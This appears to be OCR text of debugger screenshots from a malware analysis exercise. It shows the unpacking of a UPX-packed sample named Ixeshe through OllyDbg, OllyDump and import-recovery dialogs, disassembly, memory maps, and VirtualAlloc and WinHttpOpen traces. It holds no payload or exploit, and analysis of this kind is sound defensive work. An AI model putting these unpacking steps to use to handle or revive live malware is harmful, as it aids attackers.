
Options
OEP: >
☐ Use force unpacking
Parameters:

Import recovery
● Smart method
○ Smart method+tracer
○ Do not recover
○ Load libraries only

nd of module for import: 00000000
TSC delta: 00000000
☐ Cut last sections & rebuild resources
☐ Include suspect functions into import
☐ Process call xxx/jmp xxx
☐ Execute functions while tracing import
☐ Append overlay
☑ Protect DRx



```
00400000 00001000 Ixeshe_u          PE header  Imag R        RWE
00401000 0000C000 Ixeshe_u UPX0
0040D000 00004000 Ixeshe_u UPX1     code
00411000 00001000 Ixeshe_u UPX2     data,i
004E0000 00007000
007B0000 00003000
72E20000 00001000 WINHTTP           PE hea
72E21000 0004D000 WINHTTP  .text    code,i
72E6E000 00001000 WINHTTP  .data    data
72E6F000 00005000 WINHTTP  .rsrc    resour
72E74000 00004000 WINHTTP  .reloc   reloca
72E90000 00001000 webio             PE hea
72E91000 00032000 webio    .text    code,i
72EC3000 0000A000 webio    .data    data
72ECD000 0000F000 webio    .rsrc    resour
72EDC000 00003000 webio    .reloc   reloca
73270000 0005C000
748D0000 00008000                          Imag R        RWE
74B30000 0003F000                          Imag R        RWE
```



Control Panel ▸ Sy

Search Control Panel

Control Panel Home

Device Manager

Remote settings

System protection

Advanced system settings

See also

Action Center

Windows Update

Performance Information and Tools

System Properties

Computer Name | Hardware | Advanced | System Protection | Remote

Performance Options

Visual Effects | Advanced | Data Execution Prevention

Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

○ Turn on DEP for essential Windows programs and services only

● Turn on DEP for all programs and services except those I select:

Add... Remove

Your computer's processor supports hardware-based DEP.

OK Cancel Apply


2.72 GHz

isplay


Change settings

You must activate today. Activate Windows now

Product ID: 00346-339-0000007-85284 Change product key




```
0018FF40  0040F40C  ┌CALL to VirtualProtect from Ixeshe_a.0
0018FF44  00401000  │Address = Ixeshe_a.00401000
0018FF48  00008000  │Size = 8000 (32768.)
0018FF4C  00000020  │NewProtect = PAGE_EXECUTE_READ
0018FF50  0040F5F4  └pOldProtect = Ixeshe_a.0040F5F4
0018FF54  00000006
```




```
00408B86  55                 PUSH EBP
00408B87  8BEC               MOV EBP,ESP
00408B89  6A FF              PUSH -1
00408B8B  68 E8904000        PUSH Ixeshe_u.004090E8
00408B90  68 308B4000        PUSH Ixeshe_u.00408B30
00408B95  64:A1 00000000     MOV EAX,DWORD PTR FS:[0]
00408B9B  50                 PUSH EAX
00408B9C  64:8925 0000000(   MOV DWORD PTR FS:[0],ESP
00408BA3  83EC 68            SUB ESP,68
00408BA6  53                 PUSH EBX
00408BA7  56                 PUSH ESI
00408BA8  57                 PUSH EDI
00408BA9  8965 E8            MOV DWORD PTR SS:[EBP-18],
00408BAC  33DB               XOR EBX,EBX
00408BAE  895D FC            MOV DWORD PTR SS:[EBP-4],E
00408BB1  6A 02              PUSH 2
EBP=0018FF94
```

```
Registe
EAX 001
ECX 000
EDX 004
EBX 7EF
ESP 001
EBP 001
ESI 000
EDI 000

EIP 004

C 1  ES
P 0  CS
A 0  SS
Z 0  DS
S 0  FS
T 0  GS
D 0
O 0  La
```

Access violation when executing [00408B86] - use Shift+F7/F8/F9 to pass exception to program   Paused




```
0019F4F8 ┌0019F52C
0019F4FC │01A921DB RETURN to USER32.01A921DB from USER32.MessageBoxTimeoutW
0019F500 │000C0DF2
0019F504 │007ACFF8 UNICODE "You do not have administrative rights on this computer. As a result, some debugging features may fai
0019F508 │00742E78 UNICODE "OllyDbg"
0019F50C │00000030
0019F510 │00000000
0019F514 │FFFFFFFF
0019F518 │004D9468 OLLYDBG.004D9468
0019F51C │004B59E6 ASCII "%s - %s"
0019F520 │00000000
0019F524 │00742E78 UNICODE "OllyDbg"
0019F528 │007ACFF8 UNICODE "You do not have administrative rights on this computer. As a result, some debugging features may fai
0019F52C ┌0019F54C
0019F530 │01A91F8A RETURN to USER32.01A91F8A from USER32.MessageBoxTimeoutA
0019F534 │000C0DF2
0019F538 │004B8A5A ASCII "You do not have administrative rights on this computer. As a result, some debugging features may fail.
0019F53C │004B71EE ASCII "OllyDbg"
0019F540 │00000030
0019F544 │00000000
0019F548 │FFFFFFFF
0019F54C ┌0019FF38
0019F550 │00439077 RETURN to OLLYDBG.00439077 from <JMP.&USER32.MessageBoxA>
0019F554 │000C0DF2
0019F558 │004B8A5A ASCII "You do not have administrative rights on this computer. As a result, some debugging features may fail.
0019F55C │004B71EE ASCII "OllyDbg"
```




Call stack of main thread


Address	Stack	Procedure	Called from	Frame
0012F668	77868D94	Maybe ntdll.KiFastSystemCall	ntdll.ZwRequestWaitReplyPort	0012F688
0012F66C	77879522	ntdll.ZwRequestWaitReplyPort	ntdll.7787951D	0012F688
0012F68C	7777CB6C	ntdll.CsrClientCallServer	kernel32.7777CB66	0012F688
0012F770	7777CBFC	? kernel32.7777CAE1	kernel32.WriteConsoleA+13	0012F76C
0012F78C	7777C964	kernel32.WriteConsoleA	kernel32.7777C95F	0012F788
0012F7E8	0040B543	? kernel32.WriteFile	hello.0040B53D	0012F7E4
0012FDA4	0040B835	? hello.0040B1D0	hello.0040B830	0012F888
0012FDE8	0040B16B	? hello.0040B796	hello.0040B166	0012FDE4
0012FE0C	00405848	hello.0040B02C	hello.00405843	0012FE08
0012FE48	004025FC	? hello.0040572E	hello.004025F7	0012FE44
0012FE54	00402BAD	hello.004025ED	hello.00402BA8	0012FED0




```
0018F848
004088C5 RETURN to Ixeshe_u.004088C5 from WINHTTP.WinHttpOpen
0018EFC8 UNICODE "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5
```




```
0018FF88
00408CBA RETURN to Ixeshe_u.00408CBA from Ixeshe_u.0040106E
00400000 Ixeshe_u.00400000
```



```
00408CA9  58             POP EAX
00408CAA  50             PUSH EAX
00408CAB  56             PUSH ESI
00408CAC  53             PUSH EBX
00408CAD  53             PUSH EBX
00408CAE  FF15 38904000  CALL DWORD PTR DS:[409038]    kernel32.GetModuleHandleA
00408CB4  50             PUSH EAX
00408CB5  E8 B483FFFF    CALL Ixeshe_u.0040106E
00408CBA  8945 98        MOV DWORD PTR SS:[EBP-68],EAX
00408CBD  50             PUSH EAX
00408CBE  FF15 8C904000  CALL DWORD PTR DS:[40908C]    MSVCRT.exit
```



```
00408B7D   50               PUSH EAX
00408B7E   C3               RETN
00408B7F   CC               INT3
00408B80  -FF25 6C904000    JMP DWORD PTR DS:[40906C]              MSVCRT.memcpy
00408B86   55               PUSH EBP
00408B87   8BEC             MOV EBP,ESP
00408B89   6A FF            PUSH -1
00408B8B   68 E8904000      PUSH Ixeshe_u.004090E8
00408B90   68 308B4000      PUSH Ixeshe_u.00408B30                 JMP to MSVCRT._except_handler3
00408B95   64:A1 00000000   MOV EAX,DWORD PTR FS:[0]
00408B9B   50               PUSH EAX
00408B9C   64:8925 0000000( MOV DWORD PTR FS:[0],ESP
00408BA3   83EC 68          SUB ESP,68
00408BA6   53               PUSH EBX
00408BA7   56               PUSH ESI
00408BA8   57               PUSH EDI
00408BA9   8965 E8          MOV DWORD PTR SS:[EBP-18],ESP
00408BAC   33DB             XOR EBX,EBX
00408BAE   895D FC          MOV DWORD PTR SS:[EBP-4],EBX
00408BB1   6A 02            PUSH 2
00408BB3   FF15 AC904000    CALL DWORD PTR DS:[4090AC]             MSVCRT.__set_app_type
00408BB9   59               POP ECX
00408BBA   830D FCD24000 FI OR DWORD PTR DS:[40D2FC],FFFFFFFF
00408BC1   830D 00D34000 FI OR DWORD PTR DS:[40D300],FFFFFFFF
00408BC8   FF15 A8904000    CALL DWORD PTR DS:[4090A8]             MSVCRT.__p__fmode
```




```
; Attributes: bp-based frame

kernel32_VirtualAlloc proc near
mov     edi, edi
push    ebp
mov     ebp, esp
pop     ebp
jmp     off_77391394
kernel32_VirtualAlloc endp
```

```
)00007732F3C0: kernel32_ (Synchronized with RIP)
```

```
RAX 0000000000000000
RBX 000000000040A03C
RCX 000000005B7C561A
RDX 0000000000000000
RSI 000000000047B5F0
RDI 000000000047B08C
RBP 000000000047B013
RSP 000000000067FF40
RIP 000000007732F3C0
R8  EDE24D33F4828DBA
```


```
8D 7D 51 57 56 FF  ..‰…¤...‹ð.}QWVÿ
FD 38 07 75 EE 8D  •½...«°.®uý8.uî.
6C 41 6C 6C 6F 63  EzÿàÀó2wualAlloc
65 65 00 C0 04 33  .Àô2wualFree.À.3
74 00 00 8B 9D AD  wualProtect..‹.-
rtualalloc+B
```

```
0067FF40  0047B0CD
0067FF44  00000000
0067FF48  00001800
0067FF4C  00001000
0067FF50  00000004
0067FF54  0047B001  s
```



```
            lea     eax, [ebp+7Ah]
            jmp     eax
; END OF FUNCTION CHUNK FOR start
```

```
100.00% (203,998) (761,245) 0001D662 0000000
```



OllyDump - Packed_1.exe

Start Address: 400000 Size: 1F000

Entry Point: 1DD50 -> Modify: D71B40

Base of Code: 1C000 Base of Data: 1E000


☑ Fix Raw Size & Offset of Dump Image

Section	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
UPX0	0001B000	00001000	0001B000	00001000	E0000080
UPX1	00002000	0001C000	00002000	0001C000	E0000040
